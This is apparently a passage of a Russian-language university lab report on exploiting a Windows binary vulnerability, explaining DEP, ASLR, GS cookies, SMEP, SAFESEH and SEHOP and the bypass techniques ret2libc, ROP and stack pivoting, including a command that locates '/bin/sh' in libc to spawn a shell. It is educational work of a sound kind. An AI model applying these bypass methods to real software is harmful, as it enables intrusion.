# Цель работы

Изучение способов эксплуатации уязвимостей и механизмов противодействия.

# Задачи работы

В рамках лабораторной работы необходимо осуществить эксплуатацию уязвимости, найденной в исполняемом файле в лабораторной работе №1. Необходимо реализовать полезную нагрузку в соответствии с указанным вариантом задания, которая будет выполняться в результате эксплуатации уязвимости.

В ходе выполнения лабораторной работы необходимо выполнить следующие действия:

1. Изучить защитные механизмы, затрудняющие эксплуатацию уязвимостей (DEP, ASLR, GS, Security Cookies, SMEP, SAFESEH, SEHOP и другие).
2. Изучить техники эксплуатации уязвимостей и способы обхода защитных механизмов (ret2libc, ROP, Stack Pivoting, Heap Spray и другие).
3. Используя скрипт mona.py для отладчиков Immunity Debugger/WinDBG или другой с аналогичной функциональностью осуществить получение списка загруженных в процесс модулей, не использующих технологию рандомизации адресов. Реализовать скрипт для отладчика.
4. Найти в динамических библиотеках без рандомизации адресов опкоды инструкций, необходимых для передачи управления (call esp, jmp esp, …) на полезную нагрузку. Реализовать для этих целей скрипт для отладчика (Immunity Debugger/WinDBG/IDA Pro).
5. Провести эксплуатацию найденной уязвимости, с использованием полезной нагрузки (shellcode) в соответствии с выданным вариантом.
6. Эксплуатацию уязвимости осуществлять под ОС семейства Windows версии не ниже Windows 7 x64. При эксплуатации запрещено изменение исполняемого файла, запуск сторонних исполняемых файлов, либо выполнение консольных команд. Полезная нагрузка должна быть написана на языке ассемблера, либо на языке C с использованием приемом разработки базонезависимого кода.

# Теоретические сведения

## Защитные механизмы, затрудняющие эксплуатацию уязвимостей

### DEP

Предотвращение выполнения данных (DEP) – это функция защиты памяти на уровне системы, встроенная в операционную систему, начиная с Windows XP и Windows Server 2003. DEP позволяет системе помечать одну или несколько страниц памяти как неисполняемые. Если область памяти помечена как неисполняемая, код не может быть выполнен из этой области.

DEP предотвращает запуск кода со страниц данных, таких как куча по умолчанию, стеки и пулы памяти. Если приложение пытается запустить код со страницы данных, которая защищена, возникает исключение нарушения прав доступа к памяти, и, если исключение не обрабатывается, вызывающий процесс завершается.

Если приложение пытается запустить код с защищенной страницы, оно получает исключение с кодом состояния STATUS\_ACCESS\_VIOLATION. Если приложению необходимо запустить код со страницы памяти, оно должно выделить и установить соответствующие виртуальные атрибуты защиты памяти. При выделении памяти она должна быть помечена как PAGE\_EXECUTE, PAGE\_EXECUTE\_READ, PAGE\_EXECUTE\_READWRITE или PAGE\_EXECUTE\_WRITECOPY. Выделения памяти в куче, выполняемые с помощью функций malloc и HeapAlloc, являются неизменяемыми.

Приложения не могут запускать код из кучи процесса по умолчанию или из стека.

DEP настраивается при загрузке системы в соответствии с параметром политики защиты страниц от выполнения в данных конфигурации загрузки. Приложение может получить текущие настройки политики, вызвав функцию GetSystemDEPPolicy. В зависимости от настроек политики приложение может изменить настройки DEP для текущего процесса, вызвав функцию SetProcessDEPPolicy.

 Для 32-битных систем реализована программная модель DEP, а в случае 64-битной архитектуры, DEP реализуется на уровне процессора. Причиной такой аппаратно-программной особенности является то, что фактически DEP привязан к биту 63 в записях виртуальных страниц PTE – Page Table Entry, а в 32-битных системах этого бита попросту нет и он эмулируется программными средствами.

NX-Bit (no execute bit) это бит запрета исполнения, добавленный в страницы памяти для реализации возможности предотвращения выполнения данных как кода. Другими словами, код невозможно выполнить, обратившись к тем страницам памяти, в которых есть NX-бит. Тем самым появляется возможность защититься от переполнения буфера. Технология требует программной поддержки со стороны ядра операционной системы, то есть реализации DEP.

Включение/Отключение DEP доступно также в sysdm.cpl («Свойства системы») в разделе Дополнительно–>Быстродействие–>Параметры–>Предотвращение выполнения данных, как показано на рисунке 1.




Рисунок 1 – Включение/Отключение DEP

### ASLR

Относительная простая эксплуатация переполнения буфера стала возможна в том числе и благодаря тому, что можно предсказать расположение той или иной структуры данных в памяти. Технология рандомизации размещения адресного пространства ASLR (address space layout randomization) — призвана помешать злоумышленнику легко находить нужные адреса.

При использовании этой технологии случайным образом изменяется расположение в адресном пространстве процесса важных структур данных, а именно образов исполняемого файла, подгружаемых библиотек, кучи и стека. В результате, если атакующему необходимо передать управление по произвольному адресу, ему нужно будет угадать, по какому именно адресу расположен стек, куча или другие структуры данных, в которые можно поместить шелл-код.

Если системные файлы начиная с Windows 7 используют ASLR по умолчанию, то для пользовательских приложений разработчикам необходимо указать определенные флаги при компиляции проекта, для поддержки данной технологии. В результате, в своём РЕ-заголовке откомпилированный файл приложения должен содержать определённые флаги. В поле "Characteristics" находящемуся по смещению РЕ.16h находится набор следующих основных флагов:

* Бит 0 – IMAGE\_FILE\_RELOCS\_STRIPPED: устанавливается в единицу, если в файле нет информации о перемещениях;
* Бит 1 – IMAGE\_FILE\_EXECUTABLE\_IMAGE​: устанавливается, если файл является исполняемым, и действительно может быть запущен;
* Бит 4 – IMAGE\_FILE\_AGGRESIVE\_WS\_TRIM​: если установлен, то ОС принудительно урежет объём памяти для этого процесса, путём разбиения его на страницы. Обычно используется для различных сервисов, которые находясь в системе постоянно пробуждаются на небольшие промежутки времени;
* Бит 5 – IMAGE\_FILE\_LARGE\_ADDRESS\_AWARE​: приложение способно работать с памятью, объёмом больше 2 Gb;
* Бит 12 – IMAGE\_FILE\_SYSTEM​: если установлен, значит это системный файл типа драйвера;
* Бит 13 – IMAGE\_FILE\_DLL​: установленный бит является признаком DLL-библиотеки.​

​Использование ASLR может защитить приложения от эксплуатации некоторых видов уязвимостей, в том числе и переполнения буфера.

### GS

Buffer security check - это compile-based защита компилятора Microsoft C/C++. Представлена она в виде ключа компиляции /GS, который включен по дефолту. Компилятор сам определяет функции в программе, которые могут быть подвержены переполнению буфера и защищает их.

Различия в программах, скомпилированных с этим флагом и без него можно увидеть при дизассемблировании, например в IDA Pro, как показано на рисунке. Некое значение security\_cookie записывается в начале функции и проверяется в конце (\_\_security\_check\_cookie()). Это значит, что на стеке теперь существует область security\_cookie, которая затирается при выходе за границу буфера, и в таком случае программа мгновенно завершится, препятствуя эксплуатации уязвимости, что показано на рисунке 3.




Рисунок 2 – Защита Buffer Security Check




Рисунок 3 – Появление области security\_cookie на стеке

Генерация security cookie происходит в начале работы программы (в функциях инициализации C Runtime до вызова main) при выполнении одного из двух условий (security cookie == 0x0BB40E64E – сравнение со стандартным значением; security cookie AND 0x0FFFF0000 == 0). По своей сути security cookie – результат XOR значений текущих даты/времени, id потока, id процесса, timestamp с повышенной точностью, возвращаемых функциями GetSystemTimeAsFileTime, GetCurrentThreadId, GetCurrentProcessId, QueryPerformanceCounter соответственно, как показано на рисунке 4. В случае, если значение, которое находится на стеке, не совпадает со сгенерированным, то вызывается TerminateProcess.




Рисунок 4 – Генерация security cookie

Если программа компилируется с флагом /ENTRY, то процедура генерации не происходит автоматически, ее потребуется вызывать вручную, иначе security cookie примет стандартное значение и злоумышленник сможет обойти эту проверку.

### SMEP

SMEP (Supervisor Mode Execution Prevention) — это механизм защиты, который предотвращает выполнение кода, расположенного в пользовательском адресном пространстве, в то время, когда код выполняется в режиме ядра. В каком-то смысле SMEP является аналогом DEP (Data Execution Prevention), и, также как DEP, его можно обойти используя Return-Oriented Programming (ROP, возвратно-ориентированное программирование). Однако набор ROP-gadget должны быть из пространства ядра. SMAP (Supervisor Mode Access Prevention) — это механизм защиты, похожий на SMEP, но запрещающий доступ к пользовательской памяти из режима ядра. То есть, SMAP защищает данные, находящиеся в пользовательской памяти от чтения и изменения из режима ядра. На первый взгляд кажется, что особых трудностей это не вызывает, но... Это значит, что вся цепочка ROP-gadget должна находится в стеке ядра, так как пользовательский стек находится в пространстве пользователя.

Состояние SMEP и SMAP управляется флагами в регистре CR4, как показано на рисунке 5.




Рисунок 5 – Биты, отвечающие за SMEP и SMAP

### SAFESEH

SAFESEH - технология защиты уровня компилятора, при которой, в заголовках PE файла программы, создается специальная таблица, с заранее предустановленными, относительными адресами обработчиков, как показано на рисунке 6. Произошедшее исключение, во время работы, проверяется по этой таблице и, если не совпадает - программа завершается. SAFESEH включается одноименным ключом компиляции только для программ x86.




Рисунок 6 – Таблица обработчиков, указанная в заголовке PE

### SEHOP

Structured Exception Handler Overwrite Protection - начиная с Windows Vista SP1, предотвращает перезапись обработчиков на стеке (аналогично перезаписи ret, как показано на рисунке 7). Является защитой на уровне ОС и не зависит от того, как была скомпилирована программа.




Рисунок 7 – Перезапись обработчиков на стеке

Суть SEHOP заключается в том, что эта технология проверяет всю валидность цепочки. Это означает, что все адреса следующего элемента списка должны быть корректными и располагаться на стеке. Теперь нельзя просто перезаписать первый обработчик, требуется работать со всей цепочкой. Это очень сильно усложняет эксплуатацию, так как придется подбирать правильные адреса. Также проверяется значение адреса следующего элемента в последнем обработчике цепочки - он должен равняться 0xFFFFFFFF, как показано на рисунке 8.




Рисунок 8 – Цепочка SEH

## Техники эксплуатации уязвимостей и способы обхода защитных механизмов

### ret2libc

Способ эксплуатации ret2libc используется, если существует запрет на исполнение в стеке. Вместо того, что вызывать код на стеке, мы будем спавнить шелл, используя функции библиотеки libc, в частности вызов system("/bin/sh"). Для этого требуется перезаписать адрес возврата адресом функции system() (или другой, system() используется чаще всего), которая находится в уже загруженном исполняемом коде libc (которая загружается, как и ntdll.dll во все процессы Windows).

Получить адрес этой функции можно разными способами, например, запустив программу в gdb и применив команду p system. В случае, если отключен ASLR, адресом для перезаписи будет являться адрес библиотеки+смещение, полученное из отладчика (так будет получен абсолютный адрес функции).

Помимо адреса system потребуется поместить на стек также адрес строки "/bin/sh" для передачи ее в функцию. Один из способов получения этого адреса – применить команду strings с соответствующим фильтром:

strings -a -t x /lib32/libc.so.6 |grep /bin/sh

Аналогичным образом требуется получить абсолютный адрес этой строки, после чего стек переписывается по схеме, показанной на рисунке 9. Адрес exit(), получаемый аналогично прочим адресам, необходим в этом примере для возможности корректного выхода из шелла.




Рисунок 9 – Пример перезаписи адреса возврата техникой ret2lilbc для открытия bin/sh

### ROP

Возвратно-ориентированное программирование (ROP) — это метод эксплуатации уязвимостей в программном обеспечении, который позволяет злоумышленникам выполнить вредоносный код, используя существующий код в программе. Вместо внедрения шелл-кода злоумышленник использует цепочки коротких последовательностей инструкций (гаджетов), уже присутствующих в памяти программы.

Каждый гаджет заканчивается инструкцией ret, что позволяет передавать управление следующему гаджету в цепочке. Таким образом, атакующий может комбинировать существующий код для выполнения произвольных операций, даже если исполнение данных запрещено (NX/DEP).

ROP полезен для обхода методов рандомизации расположения адресного пространства (ASLR) и DEP. При использовании ROP злоумышленник использует свой контроль над стеком непосредственно перед возвратом из функции, чтобы перенаправить выполнение кода в какое-либо другое место программы. Злоумышленники могут легко найти часть кода, которая находится в фиксированном месте (в обход ASLR) и является исполняемой (в обход DEP).

### Stack Pivoting

Переключение стека (stack pivoting) — это техника эксплуатации, при которой злоумышленник изменяет значение указателя стека (ESP/RSP), перенаправляя его в контролируемую область памяти.

Техника включает два основных компонента:

1. Поддельные фреймы стека – указатель стека перенаправляется в область данных, контролируемую атакующим (например, кучу или другой буфер), вместо настоящего стека;
2. ROP-цепочки – короткие последовательности инструкций (gadgets), позволяющие атакующему управлять потоком выполнения.

